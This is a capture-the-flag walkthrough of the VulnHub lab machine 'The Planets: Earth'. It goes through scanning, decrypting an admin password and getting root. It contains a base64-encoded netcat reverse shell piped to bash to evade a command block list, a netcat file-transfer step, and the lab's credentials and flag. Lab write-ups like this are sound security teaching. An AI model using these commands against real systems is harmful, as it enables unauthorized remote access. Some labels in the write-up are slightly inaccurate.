The Planets: Earth - Walkthrough

By: Mahlon Pope

Table of Contents

1. Box Description

Description: "Earth is an easy box though you will likely find it more challenging than "Mercury" in this series and on the harder side of easy, depending on your experience. There are two flags on the box: a user and root flag which include an md5 hash. This has been tested on VirtualBox so may not work correctly on VMware."


Difficulty: Easy

Link: https://www.vulnhub.com/entry/the-planets-earth,755/

2. Tools

Tool	Purpose
Nmap	Network scanning
Burpsuite	Modify and send HTTP requests
Kali Linux	An operating system which is specifically designed for penetration testing.
Netcat	Remote shell access
Hydra	Password brute force tool

3. METHODOLOGY



1. **Reconnaissance**: Gathering information about the network infrastructure and configuration of the target machine.

   1.1. **Network scanning:** Scanning the IP address of the target machine to identify live ports. This can also help uncover important system information such as service versions and machine names.

2. **Password discovery**: Identifying or uncovering passwords stored on a target system.

3. **Password decryption:** Converting encrypted or hashed passwords back into their original plaintext form.

4. **Remote Command Execution:** RCE is a cyber-attack method that enables an attacker to execute arbitrary commands on a remote system, granting them unauthorized control. RCE was achieved by establishing a reverse shell connection to the target machine via the admin command tool.

5. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is initially granted. It

involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorized control of a machine.

4. WALKTHROUGH

4.1 Reconnaissance

1. The netdiscover command reveals the IP address of the target machine to be 10.0.2.19

Command: sudo netdiscover 10.0.2.0/24 -i eth0

```
File  Actions  Edit  View  Help
Currently scanning: 10.0.2.0/24   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:38:66:e0      1      60  PCS Systemtechnik GmbH
10.0.2.19       08:00:27:c8:f3:8f      1      60  PCS Systemtechnik GmbH
```

Figure 4.1.1: Netdiscover results.

2. The target network is then scanned using Nmap. The scan reveals three open ports. OpenSSH is open on port 22, an Apache web server is running on port 80, and an Apache web server is also running on port 443.

Command: nmap -sV -sT -p- 10.0.2.19

```
┌──(kali㉿kali)-[~]
└─$ nmap -sT -sV -p- 10.0.2.19
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-07 19:42 EST
Nmap scan report for 10.0.2.19
Host is up (0.0017s latency).
Not shown: 65321 filtered tcp ports (no-response), 211 filtered tcp ports (host-unreach)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 217.76 seconds
```

Figure 4.1.2: Nmap scan results

3. The Apache server on port 80 reveals nothing but the text, “Bad request”.




Figure 4.1.3: Target machine website on port 80 http://10.0.2.19

4. The website hosted on port 443 uses https and therefore uses a certificate for authentication. The certificate confirms that two domains are listed for the target machine's IP address. **"earth.local"** and **"terratest.earth.local".**




Figure 4.1.4: Target's https website hosted on port 443 (https://10.0.2.19)




Figure 4.1.5: SSL/TLS certificate for the IP address 10.0.2.19

5. Mapping the domain name **"terratest.earth.local"** and **"earth.local"** to the IP address 10.0.2.19 provides access to additional web pages.




Figure 4.1.6: Hosts file shows terratest.earth.local being mapped to 10.0.2.19

6. https://terratest.earth.local contains a secure messaging service, which encrypts plain text messages and displays the cipher text on the screen.




Figure 4.1.7: Secure messaging service on http://earth.local

7. The robots.txt for https://terratest.earth.local contains a list of disallowed pages associated with the web server. The list includes a file named "**/testingnotes.***".




Figure 4.1.8: robots.txt file

8. The **"testingnotes.txt"** file located in the directory **"terratest.earth.local/testingnotes"** contains valuable information regarding the secure messaging service. It reveals that an XOR algorithm is being used to encrypt the plaintext messages and the key used for encryption is being stored in the file **"testdata.txt".** Additionally, it confirms that the web server contains an admin portal which has the username "**terra**".




Figure 4.1.9: Contents of testingnotes.txt

Figure 4.1.10: The encryption key used for XOR encryption by the secure messaging service.

9. The encryption key and a XOR encryption tool can be used to reverse one of the messages from the secure messaging service. This message decrypts to **"earthclimatechangebad4humans",** which is also the password to the admin login portal.




Figure 4.1.11: CyberChef tool used to decrypt message

Username: terra

Password: earthclimatechangebad4humans




Figure 4.1.12: login portal

10. The login portal redirects the user to an admin command tool. The application passes input to the command line and outputs the results on the webpage. For example, the command "**uname -a**" provides system information about the target machine's operating system. Interestingly, socat and netcat commands are blocked to prevent remote connections to the target machine. These restrictions can be bypassed by encoding a reverse shell command and then decoding and running the command in the same line.




Figure 4.1.13: Admin command tool

Command: echo "bmMgLWUgL2Jpbi9zaCAxMC4wLjIuMTUgMTIzNA==" | base64 -d | bash

Setting up a listener on the attacking machine and then running the reverse shell command provides remote access to the target machine.




Figure 4.1.13: Remote access to target machine.

4.2 Privilege escalation:

The first flag on this machine can be found in the **/var/earth_web** directory.

```
find / -type f -name user*.txt
/var/earth_web/user_flag.txt
/usr/lib/python3.9/site-packages/sepolicy/help/users.txt
/usr/lib64/python3.9/site-packages/mod_wsgi/docs/_sources/user-guides.rst.txt
cat /var/earth_web/user_flag.txt
[user_flag_3353b67d6437f07ba7d34afd7d2fc27d]
```

Figure 4.2.1: User flag acquired

Flag: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

The target machine contains a writable file called **“reset_root”,** which is stored in the **“/usr/bin”** directory.

```
find / -type f -perm -04000 -ls 2>/dev/null
 12851509     76 -rwsr-xr-x   1 root     root        74208 Aug  9  2021 /usr/bin/chage
 12747606     80 -rwsr-xr-x   1 root     root        78536 Aug  9  2021 /usr/bin/gpasswd
 12747609     44 -rwsr-xr-x   1 root     root        42256 Aug  9  2021 /usr/bin/newgrp
 12851796     60 -rwsr-xr-x   1 root     root        58384 Feb 12  2021 /usr/bin/su
 12851780     52 -rwsr-xr-x   1 root     root        49920 Feb 12  2021 /usr/bin/mount
 12851799     40 -rwsr-xr-x   1 root     root        37560 Feb 12  2021 /usr/bin/umount
 12671177     32 -rwsr-xr-x   1 root     root        32648 Jun  3  2021 /usr/bin/pkexec
 13256412     32 -rwsr-xr-x   1 root     root        32712 Jan 30  2021 /usr/bin/passwd
 13256418     36 -rws--x--x   1 root     root        33488 Feb 12  2021 /usr/bin/chfn
 13256419     28 -rws--x--x   1 root     root        25264 Feb 12  2021 /usr/bin/chsh
 13256550     60 -rwsr-xr-x   1 root     root        57432 Jan 26  2021 /usr/bin/at
 13258486    184 ---s--x--x   1 root     root       185504 Jan 26  2021 /usr/bin/sudo
 12961001     24 -rwsr-xr-x   1 root     root        24552 Oct 12  2021 /usr/bin/reset_root
   467872     16 -rwsr-xr-x   1 root     root        15632 Sep 29  2021 /usr/sbin/grub2-set-bootflag
   468250     16 -rwsr-xr-x   1 root     root        16096 Jun 10  2021 /usr/sbin/pam_timestamp_check
   468252     24 -rwsr-xr-x   1 root     root        24552 Jun 10  2021 /usr/sbin/unix_chkpwd
   879418    116 -rwsr-xr-x   1 root     root       116064 Sep 23  2021 /usr/sbin/mount.nfs
  4352689     24 -rwsr-xr-x   1 root     root        24536 Jun  3  2021 /usr/lib/polkit-1/polkit-agent-helper-1
```

Figure 4.2.2: List of writable files

Most of the file is unreadable however, there is enough information available to work out that the machine is missing triggers, preventing the password of the **root** user being reset to **Earth**.

```
...RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth/usr/bin/echo 'root:Earth' | /usr/sbin/chpasswdRESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

Figure 4.2.3: Contents of reset_root

Executing **reset_root** confirms that the triggers needed to execute the file are not present.

```
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

Figure 4.2.4: Result of executing reset_root

Opening up an additional listener on the target machine enables the "**reset_root**" file to downloaded for inspection. The **ltrace** command traces the library calls made when executing the file. This helped determine what the missing triggers are.

Attacking machine command: nc -nlvp 2345 > reset_root

Target machine command: ncat 10.0.2.19 2345 < /usr/bin/reset_root




Figure 4.2.5: Downloading reset_root

The **ltrace** command reveals that 3 files are missing from the target machine. Creating all 3 files allows successful execution of **"reset_root"** and therefore the password for the root user is reset to **"Earth".**

